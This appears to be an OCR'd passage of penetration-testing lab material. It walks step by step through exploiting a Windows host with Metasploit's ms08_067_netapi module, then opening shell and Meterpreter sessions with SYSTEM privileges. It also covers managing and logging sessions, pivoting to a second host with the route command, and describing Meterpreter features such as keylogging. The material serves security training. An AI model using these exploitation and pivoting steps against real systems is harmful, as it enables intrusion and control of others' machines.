
```
# ./msfconsole
```

Note that your prompt inside of msfconsole will display the current module (ms08_067_netapi), and if you run the "set" command, all of your variables are the same value they were before you exited:

```
msf > set
```

Going forward, we'll want to run a fresh msfconsole (without those variables), so let's remove our saved status for now:

```
msf > rm ~/.msf4/config
```



Finally, we're ready to exploit the target. We can accomplish this with the wonderful "exploit" command:
`msf > exploit`

Note how msfconsole displays the various actions it is taking.
It starts a bind handler, ready to make a connection to the target. This is the stager (bind_tcp) starting up.
It then attempts to trigger the vulnerability.
If exploitation is successful, it will then send the stage (shell).
If the stage successfully runs and can interact with the stager, a command shell session will be opened to your machine.


If all goes well, you'll see the familiar C:\ prompt from the target Windows machine.

You may have to hit Enter once or twice to get to the shell prompt.

Once you see the shell prompt, type in some (non-destructive) commands into it and look at their output:
`C:\> hostname`

`C:\> ipconfig`

`C:\> dir c:\`



Now, let's background the session. We can do this by hitting CTRL-Z in our terminal with the C:\> prompt. Metasploit will prompt you to confirm that you want to background the session. Hit "y" and Enter to indicate yes. You should be back at your msfconsole prompt.

Now, let's list the sessions we have:

`msf > sessions -l` <-- That is a dash-lower-case-L, not a dash one!

You should now see your active sessions, with a session id number (likely 1), a Type of "shell", and Connection information showing your IP address and port and the target IP address and port.

So, now we have a shell session with 10.10.10.4.

We'd now like to experiment with session management, so let's establish another session with this target. Instead of a shell (cmd.exe) session, this time we'll exploit it to establish a Meterpreter session. Note that Metasploit supports the "sessions -u <N>" command, to upgrade a shell session to a Meterpreter session. But, unfortunately, the session upgrade feature can be buggy and sometimes causes target systems to crash. To avoid the crash, we'll re-exploit the system to get our new Meterpreter session. Start by setting the payload:

`msf > set PAYLOAD windows/meterpreter/bind_tcp`


We need a different LPORT for this stager to use (we are already using the LPORT we configured earlier for our existing shell session):

`msf > set LPORT <SomeOtherPortNum>` <-- Don't use the same number you chose before… increment it by one!

Finally, exploit the target:

`msf > exploit`

If the exploit succeeds, you should have a Meterpreter session with the target (with a meterpreter > prompt). You may need to hit Enter once or twice to get to that prompt.



Next, let's put our Meterpreter session in the background to get back to the msf > prompt.

`meterpreter > **background**` <--That is a dash-lower-case-L, not a dash-one.

Note that the Meterpreter session has a background command, or we could use CTRL-Z to put it in the background. A shell session (cmd.exe) doesn't have the background command because we are simply typing commands into a plain cmd.exe prompt, of course, so we need to use CTRL-Z to background the shell.

Let's list sessions again:

`msf > **sessions -l**` <--That is a dash-lower-case-L, not a dash-one.

Now, we can see that we have two sessions, a shell session as well as a new Meterpreter session. Note that the Meterpreter session shows us the privileges it is running with (NT AUTHORITY\SYSTEM @ META2000). META2000 is the target's hostname, so we have local SYSTEM privileges on the target.

We can interact with either of these sessions by using the "sessions -i <SessionNumber>" command. Let's interact with our shell session:


`msf > **sessions -i 1**`

Your prompt should change into a C:\>. Enter a command or two here, such as:

`C:\> **hostname**`

`C:\> **ipconfig**`

So, we have seen how we can interact with and switch between sessions.



Let's get back to our msfconsole prompt by hitting CTRL-Z again and typing y followed by Enter. You should now be back as your msf prompt:

```
msf >
```


Now, let's interact with our Meterpreter session:

```
msf > sessions -i 2
```

Now, we can type in some Meterpreter commands (we'll cover these commands in more detail in our next section on the Meterpreter):

```
meterpreter > getuid
meterpreter > getpid
meterpreter > ps
```

These commands show the current user ID, current process ID, and a process list, respectively.



As we've been running these commands at msfconsole, our history has been saved (because we set the ConsoleLogging variable to true). Likewise, our session commands (typed into the cmd.exe shell session as well as the Meterpreter session) have been saved, because we set SessionLogging to true. Let's review these logs.

At another terminal window, one logged in with root privileges (you will see the # prompt), run the following commands to get access to these Metasploit logs:

```
# cd ~/.msf4/logs/
# ls
```

Here, you will see the console.log that stores the various commands and their output, which we typed into msfconsole. Let's look at them:

```
# gedit console.log
```

In this stroll down memory lane, you'll see each command and its output from this exercise. The strange little 00 01 blocks are unprintable ASCII characters, displayed by the gedit editor. Still, you should see the results of each of your commands into msfconsole in this file. Close your editor.


Now, let's look at the session logs. Change into the session log directory:

```
# cd ~/.msf4/logs/sessions/
# ls
```

Here, you will see session logs, each named with a date and timestamp, followed by the IP address of the target, and then the type of session that was logged (shell or meterpreter). You can look at each session log file with the cat command:

```
# cat <log_name>
```

As you can see, these logs really could come in handy when reviewing your work, writing reports, or showing target organization personnel your activities after the fact.



Let's look at the pivoting capabilities of msfconsole route command. Go back to your Metasploit window with the open meterpreter session. Let's background that session:

```
meterpreter > background
```

To set up our pivot, first check the syntax of the msfconsole route command:

```
msf > route
```

We want to see the difference between when we connect directly to another machine (10.10.10.5) versus when we route our connection across a Meterpreter session.

In another terminal window (again, one logged in with root privileges and a # prompt), run a sniffer so you can see packets going to host 10.10.10.5, the machine we're going to connect to:

```
# tcpdump -nnp host 10.10.10.5
```

Now, in your msfconsole window, try to connect to that target machine on port 80:

```
msf > connect -z 10.10.10.5 80
```

You should see that this port is open on 10.10.10.5. In your sniffer output, you'll see a bunch of packets going between your Linux IP address (10.10.95.X) and the target 10.10.10.5.


Now, let's send such a connection through our Meterpreter session using the route command:

```
msf > route add 10.10.10.5 255.255.255.255 <MetSessionID>
```

Note that the 255.255.255.255 netmask means we want to route traffic across this session only if the destination of the connection matches all of the bits in the 10.10.10.5 IP address. Try connecting again. This time, the traffic of msfconsole will be carried across the pivot.

```
msf > connect -z 10.10.10.5 80
```

You will see that the port is still open (i.e., you could make a connection), but your sniffer output doesn't show any packets going to 10.10.10.5 (other than a possible ARP packet)! That's because your connection is being carried through the Meterpreter session, going from 10.10.10.4 to 10.10.10.5. We could alternatively pivot TCP port scans or even exploitation, but let's not get ahead of ourselves. Any socket connection from msfconsole to 10.10.10.5 will be carried across that session.



Finally, let's bring our sessions to a close and finish this exercise.

We'll start by listing our sessions:

`msf > sessions -l` <--That is a dash-lower-case-L, not a dash-one.

Note that you may or may not see the "Information" line populated for each session type, depending on whether Metasploit is able to successfully determine the version number and name information from the target.

Now, we could interact with each session (session -i <SessionNumber>) and then type "exit" in each session. But, that might be a lot of work, especially if there are numerous sessions with targets. Alternatively, if you want to get out quickly, you could run the sessions command with the -K (yes, cap-K) option, which kills all sessions. Let's go ahead and do that:

`msf > sessions -K`


You will see an indication on your screen as each session is closed (your Command shell session plus your Meterpreter session).

With our sessions gone, you can then exit msfconsole:

`msf > exit`

`#`

If you try to exit msfconsole with active sessions, it will remind you that you have such sessions, and prompt you as to whether you want to end the sessions. Either way, your sessions are ended, and you are back at your operating system shell prompt.




So, what was the point of this exercise? We've reviewed many of the very useful features of msfconsole and seen how penetration testers can use them in our jobs. In particular, we've explored:

- The great logging options of msfconsole, including the ability to log commands in the console itself (and their output) and the ability to log sessions, with each session log getting a date and timestamp, and identifying the target machine to which the session was connected.
- The integrated command help and search capabilities of msfconsole, as well as the ability to pull detailed module information with the "info" command.
- The variable-setting capabilities of msfconsole, with global variables and module-specific variables.
- The ability to save all of our settings, and, if we are ever interrupted, the capability to resume msfconsole where we left off.
- The functionality to interact with multiple different sessions, of different kinds, going to target machines
- The ability to pivot socket connections initiated from msfconsole through a current Meterpreter session using the "route" command, so all traffic goes from one conquered target to another machine.

And, we've got all of this functionality in a friendly msfconsole shell environment in a free, open-source tool. It almost looks like msfconsole was designed to help penetration testers do their job. In fact, that is exactly the case.

We've already mentioned the Meterpreter several times in this class so far, mostly associated with the management of sessions going to and from the Meterpreter. But, what is the Meterpreter, really? It is, quite simply, the home of some of the most powerful features of all of Metasploit. The Meterpreter is a specialized stage used in Metasploit payloads to give an attacker-friendly shell environment on a target box. Unlike regular system shells (cmd.exe for example), the Meterpreter was designed for computer attackers, including penetration testers.

To become proficient at using Metasploit to its full capability in our penetration tests, we need to do a deep dive into the powerful goodness of Meterpreter.




The Metasploit Interpreter, called Meterpreter for short, is a shell-style environment and associated APIs for interacting with and controlling exploited target machines, designed to be friendly and useful for computer attackers. It is a Metasploit payload component, arguably the most powerful stage available in the Metasploit arsenal. As a stage, it works with many different Metasploit stagers, including bind_tcp, reverse_tcp, PassiveX, and others.

The Meterpreter itself is implemented as a library that is injected into a vulnerable process on a target box during exploitation. Once loaded, the Meterpreter's features can be extended with additional libraries loaded at run-time after exploitation, giving new commands and capabilities to the Meterpreter.

The Meterpreter includes dozens of commands that allow its user to interact at a fine-grained level with an exploited system, pulling information about and interacting with processes, files, the GUI, and much more.

The Meterpreter also provides a great environment for using and developing scripts to automate various actions on a target machine, such as pulling information about installed security tools, activating a keystroke logger, and sniffing.

Currently, Metasploit includes Meterpreter implementations for 32-bit Windows, 64-bit Windows, Linux (32-bit only as of this writing), Java, and PHP. There is ongoing work on a Meterpreter for Mac OS X, although it hasn't been publicly released as of this writing.

